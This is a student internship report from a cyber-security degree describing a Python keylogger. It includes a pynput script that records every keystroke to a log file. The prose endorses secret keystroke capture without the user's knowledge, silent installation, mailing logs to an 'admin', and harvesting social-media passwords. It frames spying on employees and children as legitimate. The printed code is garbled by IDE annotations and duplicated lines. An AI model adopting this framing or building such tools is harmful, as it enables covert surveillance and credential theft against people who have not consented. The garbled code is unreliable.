

Keylogger

PROJECT REPORT

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BACHELOR OF ENGINEERING

in

Cyber Security



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CERTIFICATE

This is to certify that the Internship report submitted along with the Internship entitled **Keylogger** has been carried out by **Parag Bhangale, Smit Chavda, Swati Chavda, Shail Shah** under my guidance in partial fulfilment for the **Bachelor of Engineering in Cyber Security**, 7th Semester of Silver Oak University, Ahmedabad during the academic year 2022-23.

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DECLARATION

We hereby declare that the Internship report submitted along with the Internship entitled **Keylogger** submitted in partial fulfilment for the **Bachelor of Engineering in Cyber Security** to Silver Oak University, Ahmedabad, is a Bonafede record of original project work carried out by me / us at **Silver Oak University** under the supervision of **A. Prof. Rashmi Hirani** and that no part of this report has been directly copied from any student 's reports or taken from any other source, without providing due reference.

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Acknowledgment

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We really grateful and wish our profound our indebtedness to **A. Professor Rashmi Hirani Sir, Department of Cyber Security of Silver Oak College of Engineering and Technology at Silver Oak University**, scholarly guidance, continual encouragement, constant and energetic supervision, constructive criticism, valuable advice, reading many inferior drafts and correcting them at all stage have made it possible to complete this internship project documentation. Without this valuable support and guidance, this internship could not elevate up to this level of development from my point of View

Finally, I must acknowledge with due respect the constant support and patients of my parents. I would also like to thank and the staff at **Silver Oak University** for helping me during my mobility period. I appreciate their patience and help.

Yours sincerely,

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Abstract

In many companies now-a-days data security and data recovery is the most important factor. So there are many cases where data recovery is required. For these kinds of problems keylogger is one of the best solutions which is often referred to as keylogging or keyboard capturing.

Keyboard capturing is the action of recording the keys stroke on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored. Using keylogger application users can retrieve data when working file is damaged due to several reasons like loss of power etc.

This is a surveillance application used to track the users which logs keystrokes; uses log files to retrieve information. Using this application we can recall Notepad(Editor). In this keylogger project, whenever the user types something through the keyboard, the keystrokes are captured in Notepad(Editor) without the knowledge of the user within the time set.

OBJECTIVE:

The purpose of this application is to keep tracks on every key that is typed through the keyboard and send it to the admin through the mail server in the time set or given. It provides confidentiality as well as data recovery to all the IT infrastructures in need.

HARDWARE REQUIREMENTS:

| | | |
|------------------|---|---|
| Operating System | : | Windows 10/11 Latest |
| RAM | : | 512mb (Minimum Requirement) |
| Hard Disk | : | 1gb Working Space (Minimum Requirement) |

SOFTWARE REQUIREMENTS:

| | | |
|-----------|---|---|
| Languages | : | Python |
| Tools | : | (i)Python Latest (ii)Pycharm Latest (iii)Github Download Link |

<https://git-scm.com/downloads>

Technology : Advance Python Program

Hard Disk : 1gb Working Space (Minimum Requirement)

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1. Introduction

In many IT infrastructure organizations now-a-days, data security and data recovery are the most important factors which is basically deployed in Computer Forensics. Computer forensics consists of the art of examining digital media to preserve, recover and analyze the data in an effective manner. There are many cases where data recovery is required essentially. So by using keylogger application users can retrieve data in the time of disaster and damaging of working file due to loss of power etc. Keyloggers are specially effective in monitoring ongoing crimes. This is a surveillance application used to track the users which log keystrokes, uses log files to retrieve information, capture a record of all typed keys. The collected information is saved on the system as a hidden file or emailed to the Admin or the forensic analyst.

1.1 Purpose

The main objective of this document is to illustrate the requirements of the project Keylogger. Now- a-days IT business infrastructures are mostly in need of the cyber security factor that is Computer Forensics. Keyloggers can effectively assist a computer forensics analyst in the examination of digital media.

Keystroke loggers are available in software and hardware form, and are used to capture and compile a record of all typed keys. The information gathered from a keystroke logger can be saved on the system as a hidden file, or emailed to the forensic analyst or the Administrator. Generic keystroke loggers typically record the keystrokes associated with the keyboard typing. Advanced keystroke loggers have many additional features. Our project keylogger has the following features;

- Monitors Keystrokes
- Sends mail to the Admin's mail Id
- Logs keystrokes including special keys

Keyloggers have the advantage of collecting information before it is encrypted; thus making a forensic analyst's job easier. Most keyloggers show no signs of any intrusion within the system allowing for them to gain typed information without anyone having knowledge of its actions except the user who use it. Keyloggers incorporate a wide array of cyber security issues and provide a practical approach to understand topics such as attacker goals, varieties of malware and their implementation, the role of malware in infecting and how stealth is archived in an infected system.

- **Programming Environment:**

1. Python 3.8.0
2. PyCharm

- **Program Files Used:**

1. Keylogger.py
2. Execute_keylogger.py

- **Document Conventions**

➤ Entire document should be justified.

➤ Convention for Main title

- Font face: Times New Roman
- Font style: Bold
- Font Size: 14

➤ Convention for Sub title

- Font face: Times New Roman
- Font style: Bold
- Font Size: 12

➤ Convention for body

- Font face: Times New Roman
- Font Size: 12

1.2. Scope of Developing the Project

Keylogger is basically using keystroke logs to monitor the system and send the details to the admin through the mail server. Keyloggers provide the best solutions in case of such cases like; IT organizations can indicate their concerns by going after the culprit whose performance is deteriorating that of the whole organization, parents can maintain a check on their children's activities, a particular person's activities can be monitored, storing passwords of various social media profiles. Above all, keylogger is one of the best implementation of fundamentals of ethical hacking. By using this some measures could be done accordingly that would save personal data from being in the hands of total strangers.




Fig 1.2 Increased use of keylogger

2. Problem Identification

Hackers and other third parties are always looking for the vulnerabilities present inside the system. To gain knowledge about what they require from the organizations, they either gain access to the confidential data stored in the system and either cause harm to the integrity of data or may cause data loss. Another problem is that cyber crimes are increasing day by day. If we will have the chat logs or keystroke logs of victim's laptop then we can easily analyze the entire planning of the victim which will provide the best solution to eradicate or solve the problem.

2.1. Project Function:

Authorized use of a keylogger is use of such software with the knowledge and consent of the PC Owner or security administrator. As a rule, authorized monitoring software products require physical access to computer and administrative privilege for configuration and installation that excludes (or at least minimizes) risks of unauthorized use of programs. As per the rule, such software products have ability to obtain and configure a "packed" installation executable file that is delivered to the user's computer with the help of various ethical and authorized schemes. During installation it doesn't display any messages or create any windows on the screen.

2.2. Operating Environment:

The product will be operating in windows, Linux environment. The hardware configuration include Hard Disk: 40 GB, Monitor: 15” Color monitor, Keyboard: 122 keys. The basic input devices required are keyboard, mouse and output devices are monitor, mobile devices etc.

2.3. Features:


Features of designed keylogger that are implemented and are going to be implemented in this project;

- Keystroke Recording
- Remote Monitoring
- Web History logging
- Screenshot History
- Invisible mode & password protection
- Application monitoring and file tracking

Modules used:

1. Threading: It is one of the modules provided with python includes a simple-to-implement locking mechanism that allows you to synchronize threads.

2. Pynput: This library allows the users to control and monitor input devices. e.g.; pynput.mouse, pynput.keyboard.



3. Code Implementation AND Testing:

```
from pynput.keyboard import Key
from pynput.keyboard import Listener
from pyfiglet import figlet_format
from termcolor import colored

ascii_art = figlet_format('keylogger (v.1)')

colored(ascii_art, color='blue')
print(ascii_art)
print('
                                     by Parag Bhangale \n')
print('
                                     _____')
print("                                     hack3r blog 0.1 - by Parag Bhangale [hack3r]")
print("                                     https://hack3r1.blogspot.com/ | hack3r")
print(
    "                                     keylogger is a simple and light tool for capture the keys generate the log")
print("\n")
# creating an empty list to store pressed keys
the_keys = []

# creating a function that defines what to do on each key press
1 usage
def functionPerKey(key):
    # appending each pressed key to a list
    the_keys.append(key)
    # writing list to file after each key pressed
    storeKeysToFile(the_keys)


# defining the function to write keys to the log file
1 usage
def storeKeysToFile(keys):
    # creating the keylog.txt file with write mode
    with open('keylog.txt', 'w') as log:
        # looping through each key present in the list of keys
        for the_key in keys:
            # converting the key to string and removing the quotation marks
            the_key = str(the_key).replace(_old: '"', _new: '')


            # converting the key to string and removing the quotation marks
            the_key = str(the_key).replace(_old: '"', _new: '')
            # writing each key to the keylog.txt file
            log.write(the_key)

    # defining the function to perform operation on each key release

1 usage
def onEachKeyRelease(the_key):
    # In case, the key is "Esc" then stopping the keylogger
    if the_key == Key.esc:
        return False

with Listener(
    on_press=functionPerKey,
    on_release=onEachKeyRelease
) as the_listener:
    the_listener.join()
```



5. Conclusion and Future Work:

A Keylogger is a form of software which is used to track or log the all the keys that a user strikes on their keyboard, usually in secret so that the user of the system doesn't know that their actions are being monitored. It is otherwise known as keyboard capturer. These are perfectly legal and useful. They can be installed by employers to oversee the use of their computers, meaning that the employees have to complete their tasks instead of procrastinating on social media. Some of the possible amendments and improvements in this project are;

- Adding screenshots of pages visited
- Recording of system screen
- Full remote cloud monitoring
- Screenshot of immediately changed pages
- Secure web account for data storing
- Password Protection
- Parental Control

6. Bibliography:

For the all the knowledge and experience that we gained while doing this project, we **Parag Bhangale, Smit Chawla, Swati Chawla And Shail Shah** would like to thank my project guide his **Prof. Rashmi Hirani** support and help during the semester period .

At last but not the least I would like to give my gratitude to my mentor and my lecturer for their support during internship and my friends for their help and moral support.

7. External Sources or References:

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